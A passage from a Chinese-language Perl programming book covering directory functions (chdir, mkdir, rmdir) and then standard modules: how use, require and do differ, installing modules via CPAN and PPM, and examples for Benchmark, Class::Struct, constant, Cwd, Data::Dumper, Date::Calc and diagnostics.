可以用 `chdir` 修改工作目录：

```
chdir EXPR
```

如果可以，则这个函数将工作目录修改为 `EXPR` 所给定的目录（如果忽略了 `EXPR`，则 `chdir` 将把工作目录修改为主目录）；如果成功，则返回真，否则，返回假。

下面的例子将目录向上移动一层（在 `Unix` 和 `DOS` 中就是 `..`），并显示那个目录中的文件：

```
chdir '..';
opendir(DIRECTORY, '.')
    or die "Can't open directory.";
print join (' ', readdir(DIRECTORY));
closedir DIRECTORY;

.. .., mail, .alias, .cshrc, .login, .plan, .profile
```

### 13.2.41 mkdir: 创建目录

你可以用 Perl `chdir` 函数修改工作目录，能否创建新目录？只需使用 `mkdir`，这是在相同名称的 Unix 命令之后出现的。

可以使用 `mkdir` 创建目录，其工作方式如下：

```
mkdir FILENAME, MODE
```

这个函数使用 `FILENAME` 中的名称以 `MODE` 给出的 Unix 权限模式创建目录（参见本章前面的主题“`chmod`：改变文件权限”节，以了解更多信息）。如果函数执行成功，则它返回真，否则，返回假（并在 `!` 中存储错误）。

下面的例子建立了新目录 `tmp`，进入那个目录，并向文件中写入内容：

```
mkdir 'tmp', 0744;
chdir 'tmp';
open (FILEHANDLE, ">hello.txt") or die ("Cannot open hello.txt");
print FILEHANDLE "Hello!";
close (FILEHANDLE);
```

注意，Perl 的 Win32 端口的工作方式是一样的，但是忽略 `MODE`，因为不能在 MS-DOS 中为目录提供不同层次的权限。

### 13.2.42 rmdir: 删除目录

我们可以使用 Perl `mkdir` 函数来创建目录，并使用 Perl `chdir` 函数移动到那个目录。能否删除目录呢？当然可以，只需使用 Perl `rmdir` 函数。

`rmdir` 可以删除目录（仅仅能在目录为空目录的情况下，才能删除目录）：

```
rmdir FILENAME
rmdir
```

如果操作成功，则返回真；否则，函数返回假（并将错误存储在 `!` 中）。如果没有规定要删除的目录，则 `rmdir` 使用 `$_` 中的名称。

## 第 14 章 标准模块

### 14.1 深入分析

在前几章中，研究了 Perl 所内置的许多函数。本章中将研究另外一个极其丰富的代码资源，即标准模块，它也是 Perl 附带的。和内置函数相同，这些模块提供了成百上千预先编写的资源。

在本书中经常使用来自标准模块的代码（例如，参见第 11 章中的“**Math::BigInt** 和 **Math::BigFloat**：大数”节，它使用了这两个标准模块）。本章介绍了本书其余部分没有明确介绍的标准模块。

模块是由 Perl 代码构成的，其构成方式遵守一定的预定，所以可以从程序中访问那些代码（我们将在第 17 章中更加详细地了解如何创建模块）。Perl 模块提供了大量预先编写的代码，而且存储在具有扩展名 `.pm` 的文件中。可以使用 `use` 语句将这样的模块加载到代码中：

```
use Module LIST
use Module
use Module VERSION LIST
use VERSION
```

下面的第 1 个例子加载 **Safe** 模块，它提供了一个安全的空间，可以规定允许什么函数在其中执行：

```
use Safe;
$safecompartment = new Safe;
$safecompartment->permit(qw(print));
$result = $safecompartment->reval("print \"Hello!\";");

Hello!
```

如果传递给 `use` 的第 1 个参数是数字，则 Perl 会产生错误，除非 Perl 版本等于或者高于那个数字（例如，`use 5.6.1`；注意如何坚持使用某个版本的 Perl）。

如果向 `use` 语句传递函数列表，则仅仅加载那些函数。可以像这样从 **POSIX** 模块中加载 `strftime` 函数：

```
use POSIX 'strftime';
print strftime "Here's the date: %m/%d/%Y\n", localtime;

Here's the date: 10/30/1999
```



有时，标准 Perl 模块划分为几个不同的子模块，而你需要使用子包定界符::来规定要加载的子模块。例如，可以使用 `Math::BigInt` 或者 `Math::BigFloat`，或者像下面的例子一样，用 `File` 模块的 `Copy` 子模块来复制文件：

```
use File::Copy;
copy("file.txt","file2.txt");
```

**提示：**Perl 将::翻译为/，所以 `File::Copy` 实际上意味着 `File/Copy`。因此，Perl 将在库目录命名文件中查找 `Copy.pm` 子包。

除了模块之外，也可以用 `use` 语句处理附注——针对编译器的特殊指令（在 Perl 中，附注实际上是作为模块实现的）。

我们已经在本书中看见了许多附注；例如，如果在代码中加入附注 `use strict 'vars'`，则 Perl 将坚持必须用 `my` 声明所有变量（例如，`my @array = (1,2,3)`），用包名称来限定它们（例如，`$module1::variable1`），或者让 `vars` 模块为你声明它们（参见本章中的快速解决方案中的 14.2.27 节“vars：预先声明的全局变量”）。

标准模块是 Perl 附带的代码模块（它们实际上安装在 `Perl/lib` 目录中），在你的代码中可以包含这些模块。下一个问题自然就是：有哪些可用的标准模块？

14.1.1 可用的标准模块

Perl 有许多标准模块，所以在本章中将介绍其中最重要的部分。表 14.1 中列出了一些标准模块。注意，这个列表会随着不同的 Perl 端口以及安装情况而发生变化，因为系统管理员可能决定不安装所有的标准模块。然而，你自己通常可以安装缺少的模块；参见快速解决方案部分中的 14.2.1 节“安装模块”（注意，并不是所有的模块都可以在所有的平台上工作；例如，模块可以使用一些经过二进制编译的代码，这是和平台有关的）。

表 14.1 标准 Perl 模块

模块	含义
AnyDBM_File	支持多 DBM 的框架
AutoLoader	根据需要加载函数
AutoSplit	拆分包，以帮助自动加载
Benchmark	对代码运行时进行测试
CPAN	到综合 Perl 活动网络接口的接口
CPAN::FirstTime	创建 CPAN 配置文件
CPAN::Nox	在无编译扩展的情况下运行 CPAN
Carp	错误警告
Class::Struct	创建 struct 数据类型
Config	提供 Perl 配置信息

(续表)	
模块	含义
Cwd	提供当前工作目录的路径名称
DB_File	支持 Berkeley 数据库操作
Devel::SelfStubber	为 SelfLoader 模块创建存根
DirHandle	为目录句柄支持方法
Dynaloader	加载 C 库
English	对特殊变量使用 English 名称
Env	得到环境变量
Exporter	为模块使用默认导入方法
ExtUtils::Embed	在 C/C++ 应用程序中嵌入 Perl
ExtUtils::Install	安装文件
ExtUtils::Liblist	得到要使用的库
ExtUtils::MM_OS2	覆盖 ExtUtils::MakeMaker 中通常的 Unix 行为
ExtUtils::MM_Unix	由 ExtUtils::MakeMaker 使用
ExtUtils::MM_VMS	覆盖 ExtUtils::MakeMaker 中通常的 Unix 行为
ExtUtils::MakeMaker	创建扩展 Makefile
ExtUtils::Manifest	写入 MANIFEST 文件
ExtUtils::Mkbootstrap	创建 DynaLoader 使用的引导文件
ExtUtils::Mksymlists	编写链接程序选项文件
ExtUtils::testlib	在 @INC 中添加目录
Fatal	使得错误变成致命错误
Fcntl	加载 C Fcntl.h 头文件
File::Basename	解析路径名称
File::CheckTree	对树进行文件测试
File::Compare	比较文件
File::Copy	复制文件
File::Find	在文件树中移动文件
File::Path	创建/删除目录
File::Stat	为 stat() 函数提供接口
FileCache	允许打开更多文件
FileHandle	为文件句柄提供方法
FindBin	查找 Perl 脚本的目录
GDBM_File	使用 GDBM 数据库（参见第 16 章）
Getopt::Long	处理命令行选项
Getopt::Std	处理单字符开关

(续表)	
模块	含义
I18N::Collate	比较当前场所下的 8 位数量数据
IO	加载 IO 模块
IO:File	为文件句柄加载方法
IO::Handle	为 I/O 句柄加载方法
IO::Pipe	为管道加载方法
IO::Seekable	为 I/O 对象加载方法
IO::Select	选择系统调用
IO::Socket	提供套接字通信
IPC::Open2	为读取和写入打开进程
IPC::Open3	为读取和写入打开进程，并处理错误
Math::BigFloat	创建任意长度的浮点数
Math::BigInt	创建任意长度的整数
Math::Complex	支持复数
Math::Trig	为三角函数提供到 Math::Complex 的接口
NDBM_File	提供 NDBM 数据库访问（参见第 16 章）
Net::Ping	Ping Internet 主机
Net::hostent	提供 gethost*函数的接口
Net::netent	提供 getnet*函数的接口
Net::protoent	提供 getproto*函数的接口
Net::servent	提供 getserv*函数的接口
Opcodes	禁止使用命名操作码
Pod::Text	将平面旧文档说明转换为格式化文本
POSIX	提供到 POSIX 的接口，提供到 IEEE 标准 1003.1 的接口
SDBM_File	提供 SDBM 数据库访问（参见第 16 章）
Safe	在安全隔间（compartment）中执行代码
Search::Dict	在字典中查找关键字
SelectSaver	存储/恢复文件句柄
SelfLoader	仅仅按照需要加载函数
Shell	运行命令解释程序命令
Socket	加载 C 的 socket.h 定义
Symbol	处理 Perl 符号
Sys::Hostname	得到主机名称
Sys::Syslog	提供到 syslog(3)的接口
Term::Cap	提供终端接口



(续表)	
模块	含义
Term::complete	结束单词
Term::ReadLine	提供到 readline 包的接口
Test::Harness	运行测试脚本，并记录统计数据
Text::Abbrev	创建缩写表
Text::ParseWords	解析文本
Text::Soundex	支持 Soundex 算法
Text::Tabs	展开/折叠选项卡
Text::Wrap	折行
Tie::Hash	为连接的哈希表提供定义
Tie::RefHash	为连接的哈希表提供定义，并用引用作为键
Tie::Scalar	为连接的标量值提供定义
Tie::SubstrHash	创建固定表大小和固定键长度哈希法
Time::Local	从本地时间和 GMT 得到时间
Time::gmtime	提供到 gmtime 函数的接口
Time::localtime	提供 localtime 函数的接口
Time::tm	由 Time::gmtime 和 Time::localtime 使用
UNIVERSAL	为所有类提供基类（“幸运的”引用）
User::grent	提供到 getgr*函数的接口
User::pwent	提供到 getpw*函数的接口

另外，表 14.2 列出了标准 Perl 附注。注意，附注名称的第 1 个字母是小写的，而标准模块名称的第 1 个字母是大写的。

表 14.2  标准 Perl 附注

附注	含义
blib	使用包的 MakeMaker 的反安装版本
diagnostics	实现广泛的警告诊断
integer	使用整数算法
less	从编译程序那里请求更少的指出的 construct
lib	管理 Perl 在哪里查找脚本
locale	为区分场所的选项处理当前场所
ops	限制命名 opcodes
overload	重载 Perl 操作
re	改变常规表达式行为
sigtrap	允许信号处理
strict	显示不安全编程结构

(续表)

附注	含义
subs	强迫预先声明子程序
vmsish	使用针对 VMS 的行为
vars	强迫预先声明全局变量名

在本书中的不同地方已经研究了表 14.1 和表 14.2 中的许多模块；本章将说明其他地方所没有介绍的重点标准模块。

在深入介绍标准模块本身以前，需要指出另外一点。迄今为止，我仅仅使用 `use` 语句在代码中包含模块，但是可以用其他方式包含模块，所以现在将介绍那些方法。

14.1.2 使用do，require和use

实际上，可以用 `do` 和 `require`，或者 `use` 来在代码中包含模块（从技术上说，也可以使用 `eval`）。下面来解释它们之间的差别：

- ◆ `do $filename` 在运行时将 `$filename` 的内容读取到代码中。它也查找 `@INC`（其中保存查找代码的位置，参见第 10 章中的主题“`@INC` 要计算的脚本位置”节）和更新 `%INC`（它存储已经包含的文件名，参见第 10 章中的主题“`%INC` 已包含文件”节）。
- ◆ `require $filename` 的工作方式类似 `do $filename`，只是它检查是否应加载了文件。如果已经加载了文件，则不会再次加载该文件。如果无法找到、编译或者执行 `$filename` 之内多个代码，则会产生错误。
- ◆ `require Module` 的工作方式类似 `require “Module.pm”`，只是它将每个 `::` 定界符翻译为系统的目录分隔符（通常是斜线），并设置 Perl 解析程序将 `Module` 作为间接对象处理。
- ◆ `use Module` 的工作方式类似 `require Module`，只是它在编译时加载模块，而不是运行时，而且从模块中自动导入符号到代码中。

用 `use`，而不是 `require` 或者 `do` 来包含模块有两个显著的优点。因为 `use Module` 在编译时，而不是在运行时读取模块，Perl 使得在加载模块出现错误的情况下可以理解通知你（即不是等待，直至真正调用模块中的代码，这可能是很久以后发生的事情）。另外，`use` 语句让模块将类似函数和变量名（参见第 17 章，以了解更多的细节）这样的符号导出到包 `main` 中，这意味着可以引用那些符号，而不需要用它们的模块名称来限定它们的名称（即可以使用 `$variable1`，而不是 `$module1:$variable1`）。

由于这些原因，我推荐用 `use` 包含模块，而不是使用 `do` 或者 `require`。参见第 17 章，以更深入地了解 `use` 以及 `require` 和 `do`。

这就是深入分析的全部内容；我们可以开始介绍标准 Perl 模块中的重点模块了。首先将

说明在缺少某个模块的情况下如何安装模块。

## 14.2 快速解决方案

### 14.2.1 安装模块

你不能找到 Perl 模块 `Net::FTP`，这是因为它并不是 Perl 标准版本的组成部分。要使用它可以自己安装。

本章将介绍其他地方没有涉及的 Perl 标准模块。标准模块应该是 Perl 端口附带的。然而，在系统上可能没有安装某些模块，而在 CPAN 那里有成百上千个可用的模块。例如，可以在那里找到 `Net::FTP`；它使你可以在代码中处理 FTP（Internet 文件传输协议）操作。所以，我将在这里介绍安装模块的过程。

首先介绍在 Unix 系统中安装模块的过程。可以在 Windows 系统上使用相同的过程，但为了使用这种方法，Windows 版本需要安装几个 Unix 实用程序（例如 `gzip`），而多数程序员并不会这样。在介绍 Unix 系统上的安装过程之后，我将介绍如何使用方便的脚本 `ppm.pl`（Perl 包管理器）来在 Windows 系统上安装模块。

#### 14.2.1.1 在 Unix 系统上安装模块

可以从 CPAN 得到 Perl 模块，包括标准 Perl 模块（为找到 CPAN，只需访问 [www.cpan.org](http://www.cpan.org)，并单击“modules”链接）。可以用两种方法从 CPAN 得到和安装模块：手动方式和使用 CPAN 模块的自动方式（在 Perl 5.004 中引入）。首先介绍手动方式。

CPAN 上的模块通常以压缩的 `tar.gz` 格式存储，所以必须像这样下载，然后进行解压缩：

```
%gunzip file.tar.gz
%tar xvf file.tar
```

---

**提示：**也可以使用诸如 Nico Mak Computing 的 WinZip 这样的 Windows 实用程序来解开 `tar.gz` 格式的文件。但当尝试将用那种方式解开的文件上传到 Unix 系统时，要注意文件，因为其中可能充满需要删除的回车。

---

当解开模块之后，就可以到新创建的目录中，并像这样创建模块的 `makefile`：

```
%perl Makefile.PL
```

下一步，像这样创建模块并进行测试（输入两行内容）：

```
%make
%make test
```

如果测试没有产生任何错误消息，则可以像这样安装模块：



```
%make install
```

这个程序会在系统上安装 `Module.pm` 模块（注意，许多安装过程将安装多个模块；主模块使用其他模块，以提供支持）。如果模块的名称中有`::`，例如 `Date::Calc`，则安装过程通常会在 `Perl/lib` 目录中加入一个新目录 `Date`，并把实际模块 `Calc.pm` 存储在 `Date` 目录中。这就是 Perl 维护目录的方式。要把模块名称中的`::`翻译为你所用系统上的目录定界符，在 Unix 上它就是斜线，所以 `Date::Calc` 将作为 `Date/Calc.pm` 存储（在 Windows 中是 `Date\Calc.pm`）。

另外一个要点是：`make install` 将尝试作为计算机整体 Perl 安装的一部分来安装新模块，而且如果你没有权限来改变那个安装（例如，你不可能影响 Internet 服务供应商），`make install` 就无法使用。

相反，应该创建模块的局部安装，可以像这样用 `LIB` 选项来完成，下面的例子将库安装到所选择的目录中（也就是 `/home/username/code3`）：

```
%make install LIB=/home/username/code3
```

如何使用像这样本地安装的模块？必须确保它们处于 `@INC` 模块 `include` 路径中，可以在代码中像这样使用 `lib` 附注来达到这个目的：

```
use lib '/home/username/code3';
```

另外，可以将模块安装到使用这个模块的脚本所在的目录中，因为当前目录总是处于 `@INC` 路径中，如果这种方法可行的话。

---

**提示：** `lib` 附注是在 Perl 5.002 中引入的。如果你没有这个版本，则可以修改 `PERLLIB` 环境变量或者 `PERL5LIB` 环境变量，或者可以使用 `-I` 命令行标志，例如 `perl hello.pl -I/usr/local/lib/modules`。

---

那就是所需要的全部操作。现在，已经安装了新模块——标准模块或者任何其他的 CPAN 模块。可以用 `use` 语句在代码中包含那个模块。

注意，并不是所有的 CPAN 模块都可以在所有的平台上使用。阅读模块附带的 `readme` 文件（通常可以和压缩模块一起从 CPAN 直接下载）。

---

**提示：** 我们希望模块安装过程能顺利进行，这是应该的，尽管在某些时候需要一些创造力。例如，在某些场合下，我必须重新改写模块的代码，以与正在使用的计算机兼容。有时候，安装过程很糟糕，但如果将模块放在脚本可以找到的地方，则仍然可以使用模块的经过解压的 `pm` 文件。注意，这仅仅适用于简单模块，而且应该作为最后的手段使用，而且要注意，因为即使代码可以运行，而你并不知道不完整的安装过程（例如缺少初始化文件）会引起什么错误。

---

除了手动安装模块之外，也可以使用 CPAN 模块来自动安装它们（这个模块也可以处理下载，只要可以连接到 Internet 上）。

CPAN 模块有两个模式：交互式和批处理式。可以像这样启动交互模式：

```
%perl -MCPAN -e shell;
```

可以在代码中像这样使用批处理模式：

```
use CPAN;
clean, install, make, recompile, test...
```

在交互模式中，CPAN 模块显示提示 `cpan>`，而你可以在提示之后输入命令。为得到帮助，可以输入“h”。

可以使用 `a` 命令来按照作者进行查找，输入 `b` 按照模块包进行查找，输入 `d` 可以按照发行文件来查找，输入 `m` 可以按照模块来查找。也可以使用 `i` 命令来同时用 4 种方法查找。因为正在使用 Perl，因此也可以传递正则表达式来实现查找。

下面的例子查找作者 ID 是 ANDZ 的作者：

```
cpan> a ANDZ
```

也可以对 CPAN 模块使用 `make`、`test`、`install` 和 `clean` 模块和 `distributions` 命令。CPAN 模块检查是否已经存在某个模块，如果存在，则不会安装它，除非使用了 `force` 命令。下面的例子重新安装了 FileCache 模块，即使 CPAN 模块可以正常使用 FileCache 模块：

```
cpan> install FileCache
FileCache is up to date.
cpan> force install FileCache
Running make
.
.
.
```

也可以使用 `readme` 命令，它使得可以阅读模块的 `readme` 文件。在了解了使用方法之后，使用 CPAN 模块是下载和安装模块的强大方法，尽管许多程序员现在习惯于使用手动方法来安装模块。

#### 14.2.1.2 在 Windows 系统上安装模块

如何在 Windows 中得到和安装新模块？Perl 的 ActivePerl Windows 端口带有 Perl 包管理器（PPM），它是一个可运行的 Perl 脚本（那就是 `ppm.pl`，位于 `Perl\bin` 中）。

在 CPAN 已经准备了几个模块；可以使用 PPM 在 Windows 中下载和安装它们，而不用经历 `make` 过程或者在系统上安装许多 Unix 实用程序的 Windows 版本。

为使用 PPM，首先连接到 Windows，然后运行 PPM：

```
C:\Perl\bin>perl ppm.pl
```

（注意，PPM 也可以作为批处理文件 `ppm.bat` 出现，也可以运行这个批处理文件）。PPM 将显示命令提示：

```
C:\Perl\bin>perl ppm.pl
```



```
PPM interactive shell (0.9.5) - type 'help' for available commands.
PPM>
```

可以在 PPM 中使用下列命令（在运行 PPM 之前连接到 Internet）：

- ◆ **help**——显示帮助
- ◆ **install PACKAGES**——下载和安装指定的包
- ◆ **query**——得到有关已安装包的信息
- ◆ **quit**——退出 PPM
- ◆ **remove PACKAGES**——从当前系统中删除指定的包
- ◆ **search**——得到有关可用包的信息
- ◆ **set**——设置和显示当前选项
- ◆ **verify**——核实安装的包是最新版本

例如，为下载和安装流行的 Tk 模块（它使得可以显示窗口和按钮等，参见第 15 章），仅仅需要连接到 Internet，启动 PPM，输入“install Tk”（因此解决了 Perl Usenet 组上过去对这个问题的无休止讨论——如何在 Windows 中安装 Tk 模块）：

```
C:\Perl\bin>perl ppm.pl
PPM interactive shell (0.9.5) - type 'help' for available commands.
PPM> install Tk
Install package 'Tk?' (y/N):
```

为安装这个模块，只需输入“y”，然后按下 Enter 键，则 PPM 将自动完成剩余的工作。

可以用 search 命令来查找模块，但整个列表在 MS-DOS 窗口中滚动的速度太快，以致于无法查看。为了提供参考，表 14.3 中列出了编写本书的时候可用的 PPM 模块。注意，当从 PPM 请求模块时，不要使用::（例如，Text::Template），要使用短线-（例如，Text-Template）（还要注意有许多模块可供使用）。

表 14.3 PPM 可用的模块

Agent	CGI-Screen	DBD-Oracle	File-Tools
Alias	Class-Eroot	DBD-Sybase	Filter
Apache-DBI	Class-MethodMaker	DBD-XBase	FindBin
Apache-OutputChain	Compress-Zlib	DB_File	GD
Archive-Tar	constant	DBI	Getopt-EvaP
B-Graph	Data-Dumper	Devel-Coverage	Getopt-Long
Bit-ShiftReg	Data-Locations	Devel-DProf	Getopt-Mixed
Bit-Vector	Date-Calc	Digest-MD5	Getopt-Tabular
Business-CreditCard	Date-Manip	Errno	GIFgraph
CGI	DBD-CSV	FCGI	Graph-Kruskal
CGI-Imagemap	DBD-ODBC	File-Slurp	HelpIndex



(续表)			
HTML-Parser	News-NNTPClient	Text_Striphigh	Win32-EventLog
HTML-Stream	News-Newsrc	Text-Tabs+Wrap	Win32-File
Image-Size	NNML	Text-Template	Win32-FileSecurity
IO-stringy	Penguin-Easy	Text-Vpp	Win32-Internet
libHTML	PerlDAP	Tie-CPHash	Win32-IPC
libnet	PodParser	Tie-Dir	Win32-Message
libwin32	PPM	Tie-Handle	Win32-Mutex
libwww-perl	Roman	Tie-lxhash	Win32-NetAdmin
Locale-Codes	Set-IntRange	Tie-Watch	Win32-NetResource
Mail-POP3Client	Set-IntSpan	Time-HiRes	Win32-ODBC
MailTools	Set-Scalar	Time-Period	Win32-OLE
Math-Approx	Set-Widnow	Time-modules	Win32-PerlLib
Math-Matrix	SGMLS	TimeDate	Win32-Pipe
Math-MatrixBool	SHA	Tk	Win32-Process
Math-MatrixReal	Sort-PolySort	Tk-GBARR	Win32-RasAdmin
MD5	SQL-Statement	Tk-Multi	Win32-Registry
MIME-Base64	Statistics-ChiSquare	Tk-ObjScanner	Win32-Semaphore
MIME-Lite	Statistics-Descriptive	URI	Win32-Service
MIME-tools	Storable	VRML	Win32-Shell
MLDBM	String-Approx	weblint	Win32-ShortCut
MSDOS-Attrib	String-BitCount	Win32-AdminMisc	Win32-Sound
MSDOS-Descript	String-CRC	Win32-API	Win32-TieRegistry
Net-Bind	String-Parity	Win32-Asp	Win32-WinError
Net-DNS	String-Scanf	Win32-ChangeNotify	Win32API-Registry
Net-Ident	sybperl	Win32-ClipBoard	X11-Protocol
Net-Ping	Term-ANSIColor	Win32-Console	XML-Element
Net-Telnet	TermReadKey	Win32-DDE	XML-Parser
Net-Whois	Text-CSV_XS	Win32-DomainAdmin	
Netscape-History	Text-German	Win32-Event	

14.2.2 Benchmark：测试代码执行时间

你遇到问题了。你可以用两种方法编写相同的代码，但不知道哪个最好。你可以检查哪种方法的速度快，只需使用 **Benchmark** 模块。

顾名思义，**Benchmark** 模块可以测试代码，这和使用秒表是类似的（在多任务系统中，除了实际运行时间以外，许多其他因素，例如调度程序如何处理你的程序，都可以影响代码

的运行时间)。

下面的例子用 **Benchmark** 模块说明一个 100 万次的循环需要执行多少时间：

```
use Benchmark;
$timestamp1 = new Benchmark;
for ($loop_index = 0; $loop_index < 1_000_000; $loop_index++) {
    $variable1 = 1;
}
$timestamp2 = new Benchmark;
$timedifference = timediff($timestamp2, $timestamp1);
print "The loop took", timestr($timedifference);

The loop took 5 wallclock secs ( 5.65 usr + 0.00 sys = 5.65 CPU)
```

值得注意的是，在 Perl v5.6.0 中，对这个模块进行了许多改动，这极大地改善了计时的准确程度，并减少了错误。

### 14.2.3 Class::Struct: 创建C样式的结构

在 C 语言中，可以使用 **struct** 构造来创建结构。而在 Perl 中，可以使用 **Class::Struct**。

在 Perl 中支持数据结构的一种方法就是使用 **Class::Struct**。我将创建一个例子，它使用由数据结构构成的结构来说明这个过程是如何执行的。

假设需要跟踪不同库存物品的名称和数量，则可以像这样从用 **Class::Struct** 创建结构开始：

```
use Class::Struct;
struct( produce => {
    vegetable => item,
    fruit => item,
});
```

这个例子创建了用户定义类型 **produce**，其本身包含两个元素 **vegetable** 和 **fruit**，每一个实际上是一个 **item** 用户定义类型。那些 **item** 类型仅仅为 **vegetable** 或者 **fruit** 存储了名称和数量，如下所示：

```
struct( item => [
    name => '$',
    number => '$',
]);
```

注意这里的语法，这个例子中名称和数量都是标量，这可以用 '\$' 指出。可以像这样使用前缀反引用符号来指出数据结构中存储的元素类型。例如，为了存储数组（实际上是对数组的引用），要使用 '@'。

现在，可以创建 **produce** 类型的新对象：

```
my $grocery = new produce;
```

然后，可以设置特定 fruit 的名称和数量：

```
$grocery->fruit->name('bananas');  
$grocery->fruit->number(1000);
```

现在，可以用 `$grocery->fruit->number` 和 `$grocery->fruit->name` 来引用那些值，如下所示：

```
print "Yes, we have ", $grocery->fruit->number, " ",  
      $grocery->fruit->name, ".";  
  
Yes, we have 1000 bananas.
```

通过这种方法，可以像 C 语言中那样构造非常复杂的数据结构。

#### 14.2.4 constant: 创建常量

Perl 并不提供对常量的内在支持，这和 C 语言不同。为什么？解决这个问题可以使用 `constant` 模块。

可以在 Perl 中使用 `constant` 模块来声明常量；阅读下面的几个例子：

```
use constant FINAL_MEDIEVAL_YEAR => 1491;  
use constant MONTH_OF_SUNDAYS   => 30 * 7;  
use constant PI                  => 4 * atan2 1, 1;  
  
print "Pi = " . PI;  
  
Pi = 3.14159265358979
```

注意，如果尝试修改常量的值，则会遇到问题，例如：

```
PI = 3.14;  
  
Can't modify constant item in scalar assignment at pi.pl line 7,  
near "3.14;"  
Execution of pi.pl aborted due to compilation errors.
```

相关解决方案参见 2.2.8 节“声明常量”。

#### 14.2.5 CreditCard: 检查信用卡号

`CreditCard` 模块可以检查信用卡号，以确保它们是有效的（信用卡号的编码方式中使用了校验和，而信用卡设备将进行检查，以在尝试传递它们之前确定编号是有效的）。例如，如果正在 Web 站点上接受信用卡号，则可以使用这个模块。

#### 14.2.6 Cwd: 得到当前工作目录的路径

可以用 `Cwd` 模块得到 Perl 正在使用的当前工作目录（使用 `chdir` 来修改目录）。在包含 `Cwd` 模块之后，可以像这样得到当前工作目录：

```
use Cwd;
```



```
$dir = cwd;
print $dir;

/home/steve/code4
```

相关解决方案参见 13.2.40 节“chdir: 改变工作目录”。

### 14.2.7 Data::Dumper: 显示结构化数据

你有许多数据结构，编写特殊的代码来打印它们很困难，你是否尝试过 Data::Dumper？

可以使用 Data::Dumper 模块来打印从简单到复杂的数据结构以及自引用数据结构。实际上，许多其他的 Perl 模块使用 Data::Dumper 本身来显示数据。

Data::Dumper 是非常复杂的模块，有多种不同的操作方式，但通过一些例子可以帮助理解它的功能。例如，如果有两个数组，而且希望打印它们，则可以使用 Data::Dumper。用 Dump 方法将数据转储到控制台上，传递希望转储的变量列表，其后是一个列表，它说明显示那些变量的方法。可以像这样用 Dump 打印两个数组：

```
use Data::Dumper;
$arrayref1 = [1, 2, 3];
$arrayref2 = [4, 5, 6];
print Data::Dumper->Dump([$arrayref1, $arrayref2], [arrayref1, arrayref2]);

$arrayref1 = [
    1,
    2,
    3
];
$arrayref2 = [
    4,
    5,
    6
];
```

---

**注意：**由于 Perl 中传递数组和哈希表的方式，应该传递数组和哈希表的引用到 Dump，而不是数组和哈希表本身。

---

可以使用许多选项；例如，可以像这样在打印数组的时候打印数组索引：

```
$array1 = [1, 2, 3];
$array2 = [4, 5, 6];
$Data::Dumper::Indent = 3;
print Data::Dumper->Dump([$arrayref1, $arrayref2], [arrayref1, arrayref2]);

$arrayref1 = [
    #0
    1,
    #1
    2,
```

```

        #2
        3
    ];
$arrayref2 = [
    #0
    4,
    #1
    5,
    #2
    6
];

```

可以用 `Data::Dumper` 打印非常复杂的数据结构。下面的例子中有一个标量、对哈希表的引用、对数组的引用，这个数组保存了该标量和哈希表的引用，哈希表本身包含数组引用。

`Dump` 方法像这样处理整个结构：

```

use Data::Dumper;
$scalar = 0;
$hashref = {};
$arrayref = [$scalar, $hashref];
$hashref->{arrayref} = $arrayref;
print Data::Dumper->Dump([$arrayref, $hashref], [qw(arrayref hashref)]);

$arrayref = [
    '0',
    {
        'arrayref' => $arrayref
    }
];
$hashref = $arrayref->[1];

```

甚至可以通过将值 `$Data::Dumper::Deepcopy` 设置为真而进一步扩大 `$hashref` 的入口，如：

```

$Data::Dumper::Deepcopy = 1;
print Data::Dumper->Dump([$arrayref, $hashref], [qw(arrayref hashref)]);

$arrayref = [
    '0',
    {
        'arrayref' => $arrayref
    }
];
$hashref = {
    'arrayref' => [
        '0',
        $hashref
    ]
};

```

`Data::Dumper` 可以完成更多的任务，但是这个说明可以帮助你了解它可以完成的任务。

---

提示：Perl v5.6.0 中，Data::Dumper 支持 Maxdepth 设置，它使得可以避免过多深入到复杂数据结构中。

---

### 14.2.8 Date::Calc: 日期和时间相加和相减

老板在 1960 年结婚，现在你需要得到从那时开始计算的天数，可以使用 Date::Calc 模块。

Date::Calc 实际上不是标准 Perl 模块，所以必须到 CPAN 得到这个模块（对于 Windows 程序员来说，Perl 包管理器 PPM 也可以使用这个模块）。它的用途非常广泛，以致于许多程序员认为它应该和 Perl 一起发行。通过使用 Date::Calc 中的函数，可以轻松地进行日期相加和相减操作。

例如，Add\_Delta\_Days 使得可以在日期上加入一定的天数 \$delta\_days:

```
use Date::DateCalc qw(Add_Delta_Days);
($new_year, $new_month, $new_day) = Add_Delta_Days($year, $month, $day,
$delta_days);
```

Add\_Delta\_DHMS 使得可以在任何日期上加入偏移量，单位是天、小时、分钟和秒:

```
use Date::Calc qw(Add_Delta_DHMS);
($new_year, $new_month, $new_day, $new_hour, $new_minute, $new_second) =
Add_Delta_DHMS($year, $month, $day, $hour, $minute, $second,
    $days_offset, $hour_offset, $minute_offset, $second_offset );
```

Delta\_Days 使得可以计算两个日期之间的天数:

```
use Date::Calc qw(Delta_Days);
$day_diff = Delta_Days($year1, $month1, $day1, $year2, $month2, $day2);
```

而且，Delta\_DHMS 使得可以计算两个日期和时间之间的差:

```
use Date::Calc qw(Delta_DHMS);
($days, $hours, $minutes, $seconds) =
Delta_DHMS($early_year, $early_month, $early_day, $early_hour, $minute1,
    $early_seconds, $later_year, $later_month, $later_day, $later_hour,
    $later_minute, $seconds);
```

下面的例子使用 Add\_Delta\_DHMS 在 2001 年 12 月 31 日 23:59:59 秒的基础上增加 1 秒，现在它变成了 2002:

```
use Date::Calc qw(Add_Delta_DHMS);
($year, $month, $day, $hour, $minute, $second) =
Add_Delta_DHMS(2001, 12, 31, 23, 59, 59, 0, 0, 0, 1);
print "It's $year! Happy New Year!";

It's 2002! Happy New Year!
```

### 14.2.9 diagnostics: 打印完整的诊断结果

你不知道脚本中的错误，可能需要进行调试，此时使用 diagnostics 模块即可。



`diagnostics` 模块在代码运行的时候打印大量的诊断消息（而且也打开`-w` 开关，以打印编译器警告）。在下面的例子中，注意这两行简单的代码产生了多少行诊断信息。记住(W)意味着出现警告，而(F)意味着致命错误：

```
use diagnostics;
print NOT_A_FILEHANDLE "Hello!\n";
print $never_declared/0;
```

*Name "main::NOT\_A\_FILEHANDLE" used only once: possible typo at diag.pl line 3 (#1)*

*(W) Typographical errors often show up as unique variable names. If you had a good reason for having a unique name, then just mention it again somehow to suppress the message. The use vars pragma is provided for just this purpose.*

*Filehandle main::NOT\_A\_FILEHANDLE never opened at diag.pl line 3 (#2)*

*(W) An I/O operation was attempted on a filehandle that was never initialized.*

*You need to do an open() or a socket() call, or call a constructor from the FileHandle package.*

*Name "main::never\_declared" used only once: possible typo at diag.pl line 4 (#1)*

